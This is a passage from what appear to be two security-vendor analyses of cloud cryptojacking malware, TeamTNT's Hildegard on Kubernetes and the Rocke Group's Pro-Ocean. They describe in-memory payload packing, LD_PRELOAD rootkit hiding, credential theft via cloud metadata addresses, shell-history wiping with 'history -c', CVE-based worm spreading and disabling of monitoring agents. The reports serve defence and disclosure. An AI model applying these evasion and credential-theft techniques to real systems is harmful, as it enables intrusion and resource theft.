Hildegard deploys an IRC agent built from the open-source project ziggystartux. To avoid being detected by automated static analysis tools, the ziggystartux ELF is encrypted and packed in another binary (ziggy). When the binary is executed, the ziggystartux ELF is decrypted by a hardcoded Advanced Encryption Standard (AES) key and executed in memory.
Figure 4. Unpacking and executing the payload.
Disguised Process Name
The malware names the IRC process “bioset”, which is the name of a well-known Linux kernel process bioset. If one is only looking at the names of the running processes on a host, one can easily overlook this disguised process.
DNS Monitoring Bypass
The malware modifies the system DNS resolvers and uses Google’s public DNS servers to avoid being detected by DNS monitoring tools.
Figure 5. DNS resolver modification.
Delete Files and Clear Shell History
All the scripts are deleted immediately after being executed. TeamTNT also uses the “history -c” command to clear the shell log in every script.
Figure 6. The script clears the history and deletes itself.
Credential Access
Hildegard searches for credential files on the host, as well as queries metadata for cloud-specific credentials. The identified credentials are sent back to the C2.
The searched credentials include:
Cloud access keys.
Cloud access tokens.
SSH keys.
Docker credentials.
Kubernetes service tokens.
The metadata servers searched:
169.254.169.254
169.254.170.2
Figure 7. The script looks for credentials.
Discovery
Hildegard performs several reconnaissance operations to explore the environment.
It gathers and sends back the host’s OS, CPU and memory information.
It uses masscan to search for kubelets in Kubernetes’ internal network.
It uses kubelet’s API to search for running containers in a particular node.
Figure 8. The script looks for system and network information.
Lateral Movement
Hildegard mainly uses the unsecured kubelet to move laterally inside a Kubernetes cluster. During the discovery stage, the malware finds the exploitable kubelets and the containers these kubelets manage. The malware then creates C2 channels (tmate or IRC) and deploys malicious crypto miners in these containers. Although not observed by Unit 42 researchers, the attacker may also move laterally with the stolen credentials.
Command and Control
Once gaining the initial foothold into a container, Hildegard establishes either a tmate session or an IRC channel back to the C2. It is unclear how TeamTNT chooses and tasks between these two C2 channels, as both can serve the same purpose. At the time of writing, tmate sessions are the only way the attacker interacts with the compromised containers. Unit 42 researchers have not observed any commands in the IRC channel. However, the IRC server's metadata indicates that the server was deployed on Jan. 9, 2021, and there are around 220 clients currently connected to the server.
Figure 9. Tmate named session created by the malware.Figure 10. The IRC servers are hardcoded in the ziggy binary.Figure 11.The IRC traffic captured at the IRC client.
Impact
The most significant impact of the malware is resource hijacking and denial of service (DoS). The cryptojacking operation can quickly drain the entire system’s resources and disrupt every application in the cluster. The xmrig mining process joins the supportxmr mining pool using the wallet address 428uyvSqdpVZL7HHgpj2T5SpasCcoHZNTTzE3Lz2H5ZkiMzqayy19sYDcBGDCjoWbTfLBnc3tc9rG4Y8gXQ8fJiP5tqeBda. At the time of writing, the malware campaign has ~25.05 KH/s hashing power and there is 11 XMR (~$1,500) in the wallet.
Figure 12. Mining activity on supportxmr.
Conclusion
Unlike a Docker engine that runs on a single host, a Kubernetes cluster typically contains more than one host and every host can run multiple containers. Given the abundant resources in a Kubernetes infrastructure, a hijacked Kubernetes cluster can be more profitable than a hijacked Docker host. This new TeamTNT malware campaign is one of the most complicated attacks targeting Kubernetes. This is also the most feature-rich malware we have seen from TeamTNT so far. In particular, the threat actor has developed more sophisticated tactics for initial access, execution, defense evasion and C2. These efforts make the malware more stealthy and persistent. Although the malware is still under development and the campaign is not yet widely spread, we believe the attacker will soon mature the tools and start a large-scale deployment.
Palo Alto Networks customers running Prisma Cloud are protected from this threat by the Runtime Protection features, Cryptominer Detection and by the Prisma Cloud Compute Kubernetes Compliance Protection, which alerts on an insufficient Kubernetes configuration and provides secure alternatives.
This script downloads and installs masscan. It scans Kubernetes' internal IP Kubelets running on port 10250. If masscan finds an exploitable Kubelet, it attempts to download and execute a cryptojacking script in all the containers.
The script is hosted in this Github repo. It pulls and builds the official monero project. It then creates a user named “monerodaemon” and starts the monero service.
This is a Kubernetes penetration tool from the peirates project. The tool is capable of escalating privilege and pivoting through the Kubernetes cluster.
The script downloads x86_64.so and tmate from C2. It modifies ld.so.preload and starts a tmate named session. It then sends back the victim’s system info and tmate session to C2.
ziggy is a binary that packs an encrypted ELF. The binary decrypts the ELF at runtime and runs it in the memory. The encrypted ELF is built from ZiggyStarTux, an IRC client for embedded devices.
In 2019, Unit 42 researchers documented cloud-targeted malware used by the Rocke Group to conduct cryptojacking attacks to mine for Monero. Since then, cybersecurity companies have had the malware on their radar, which hampered Rocke Group’s cryptojacking operation. In response, the threat actors updated the malware.
Here, we uncover a revised version of the same cloud-targeted cryptojacking malware, which now includes new and improved rootkit and worm capabilities. We also detail the hiding techniques used by the malware to dodge cybersecurity companies’ detection methods, while explaining its four-module structure. We’ve named the malware Pro-Ocean after the name the attacker chose for the installation script.
Pro-Ocean uses known vulnerabilities to target cloud applications . In our analysis, we found Pro-Ocean targeting Apache ActiveMQ (CVE-2016-3088), Oracle WebLogic (CVE-2017-10271) and Redis (unsecure instances). In the case that the malware runs in Tencent Cloud or Alibaba Cloud, it will use the exact code of the previous malware to uninstall monitoring agents to avoid detection. Additionally, it attempts to remove other malware and miners including Luoxk, BillGates, XMRig and Hashfish before installation. Once installed, the malware kills any process that uses the CPU heavily, so that it’s able to use 100% of the CPU and mine Monero efficiently.
Palo Alto Networks Prisma Cloud customers are protected from Pro-Ocean through the Runtime Protection and Cryptominers Detection features.
The Malware
Although Pro-Ocean attempts to disguise itself as benign, it packs an XMRig miner, which is notorious for its use in cryptojacking operations. The miner seeks to hide using several obfuscation layers on top of the malicious code:
The binary is packed using UPX. This means that the actual malware is compressed inside the binary and is extracted and executed during the binary execution.
Advanced static analysis tools can unpack UPX binaries and scan their content. However, in this case, the UPX magic string has been deleted from the binary, and therefore, static analysis tools cannot identify this binary as UPX and unpack it.
The modules are gzipped inside the unpacked binary.
The XMRig binary is inside one of the gzipped modules and is also packed by UPX and does not have the UPX magic string.
Figure 1. Obfuscation layers.
Pro-Ocean targets several typical cloud applications including Apache ActiveMQ, Oracle Weblogic and Redis, with an emphasis on cloud providers based in China including Alibaba Cloud and Tencent Cloud. It is written in Go and compiled to an x64 architecture binary. It contains four modules that deploy during execution -- hiding, mining, infecting and watchdog. Each module contains some files written in various languages (C, Python or Bash) and a Bash script that executes it.
The Modules
The four modules of Pro-Ocean are gzipped inside the binary and are extracted and executed one after the other by four different functions.
Figure 2. The four main functions.Figure 3. Malware architecture.
Hiding Module (Rootkit Capabilities)
The hiding module is responsible for concealing Pro-Ocean’s malicious activity. It uses a native Linux feature, LD_PRELOAD. LD_PRELOAD forces binaries to load specific libraries before others, allowing the preloaded libraries to override any function from any library. One of the ways to use LD_PRELOAD is to add the crafted library to /etc/ld.so.preload.
This way, once executed, binaries will load this library and use its functions instead of the functions in the default libraries. This feature is commonly abused by other malware.
During execution, the hiding module compiles a C file into a library and adds it to /etc/ld.so.preload. This library contains many functions that are usually exposed by libc, including open, opendir, readdir, stat, access and much more. These functions use the real libc functions while altering the returned data in order to hide any information that exposes Pro-Ocean (e.g. malicious files or processes). In some cases, they even return forged data when accessing a specific file such as /proc/stat.
As in the previous version of the malware, the code uses Libprocesshider, a library for hiding processes. However, in addition, it looks like the developer of this code gathered several code snippets from the internet and added them in order to gain more rootkit capabilities.
For example, let's take a look at the libc function open. This function opens a file and returns its file descriptor, but something else happens once the malicious library is loaded.
Figure 4. Modified open function.
Before calling open, the malicious function will determine whether the file in question needs to be hidden to obfuscate malicious activities. If it determines that the file needs to be hidden, the malicious function will return a “No such file or directory” error, as if the file in question does not exist.
Besides that, in this module, Pro-Ocean will try to gain persistence by copying itself into numerous locations, create a new malicious service that will execute the malware in case it is not running and add several cron jobs that will do the same thing periodically.
Mining Module
The mining module is the reason Pro-Ocean exists in the first place. Its goal is to mine Monero into the attacker’s wallet, and it does so by deploying an XMRig miner 5.11.1 and a JSON configuration, then starting to mine. This is a common operation for cryptojacking malware.
Infection Module (Worm Capabilities)
Behaving differently than they chose to in the previous version of the malware, the Rocke Group does not exploit victims manually with Pro-Ocean. Instead, this version of the malware uses a Python infection script that gives it "worm" capabilities. This script retrieves the machine’s public IP by accessing an online service that does so in the address "ident.me" and then tries to infect all the machines in the same 16-bit subnet (e.g. 10.0.X.X). It does this by blindly executing public exploits one after the other in the hope of finding unpatched software it can exploit.
Figure 5. Infection scanning loop.
Once it finds unpatched software and exploits it, the Python script sends a payload that will download an installation script from a malicious HTTP server, which will do some preparations and install Pro-Ocean.
The list of vulnerable software that Pro-Ocean exploits includes:
Apache ActiveMQ – CVE-2016-3088.
Oracle WebLogic – CVE-2017-10271.
Redis – unsecure instances.
This list is not finite (meaning Pro-Ocean targets all cloud applications) since the malware is downloaded to the victim from a remote server during the infection. Thus it can be changed, and additional exploits or other upgrades could be added.
Figure 6. Infection process.
Installation Script
The installation script has a crucial role, and it lays the groundwork for Pro-Ocean before installing it by doing several things. It is written in Bash and is obfuscated. By observing it, we can conclude that two of the malware’s targets are Alibaba Cloud and Tencent Cloud.
It works in this order:
Attempt to remove other malware and miners including Luoxk, BillGates, XMRig, Hashfish and more. It does this by running the “grep” command searching for other processes and network connections and then terminates them if found.
Erase all of the cron tasks to make sure that other malware will not be able to recover.
Disable the iptables firewall so that the malware will have full access to the internet.
In the case that the malware runs in Tencent Cloud or Alibaba Cloud, it will use the exact code of the previous malware to uninstall monitoring agents to avoid detection.
Look for SSH keys and attempt to use them in order to infect new machines.
Figure 7. Uninstall the cloud monitoring agents.
After laying the groundwork, the installation script will determine the machine CPU architecture and try to download the corresponding binary using various tools including curl, wget, python2, python3 and PHP.
Figure 8. Obfuscated code that downloads the malware.
Watchdog Module
Pro-Ocean contains a watchdog module written in Bash. It executes two Bash scripts with different purposes.
program__kill30 – This script loops forever and searches for processes that utilize more than 30% of the CPU (not including the malware processes). Once found, it kills them. The malware’s goal is to use 100% of the CPU and mine Monero efficiently, so it kills any process that uses the CPU heavily.
Program__daemonload – This process loops forever and checks that the malware is running. If not, it runs it.
Conclusion
Cryptojacking malware targeting the cloud is evolving as attackers understand the potential of that environment to mine for crypto coins. We previously saw simpler attacks by the Rocke Group, but it seems this group presents an ongoing, growing threat. This cloud-targeted malware is not something ordinary since it has worm and rootkit capabilities. We can assume that the growing trend of sophisticated attacks on the cloud will continue.
This malware is an example that demonstrates that cloud providers’ agent-based security solutions may not be enough to prevent evasive malware targeted at public cloud infrastructure. As we saw, this sample has the capability to delete some cloud providers’ agents and evade their detection (Figure 7).
Palo Alto Networks Prisma Cloud customers are protected from Pro-Ocean through the Runtime Protection and Cryptominers Detection features.












































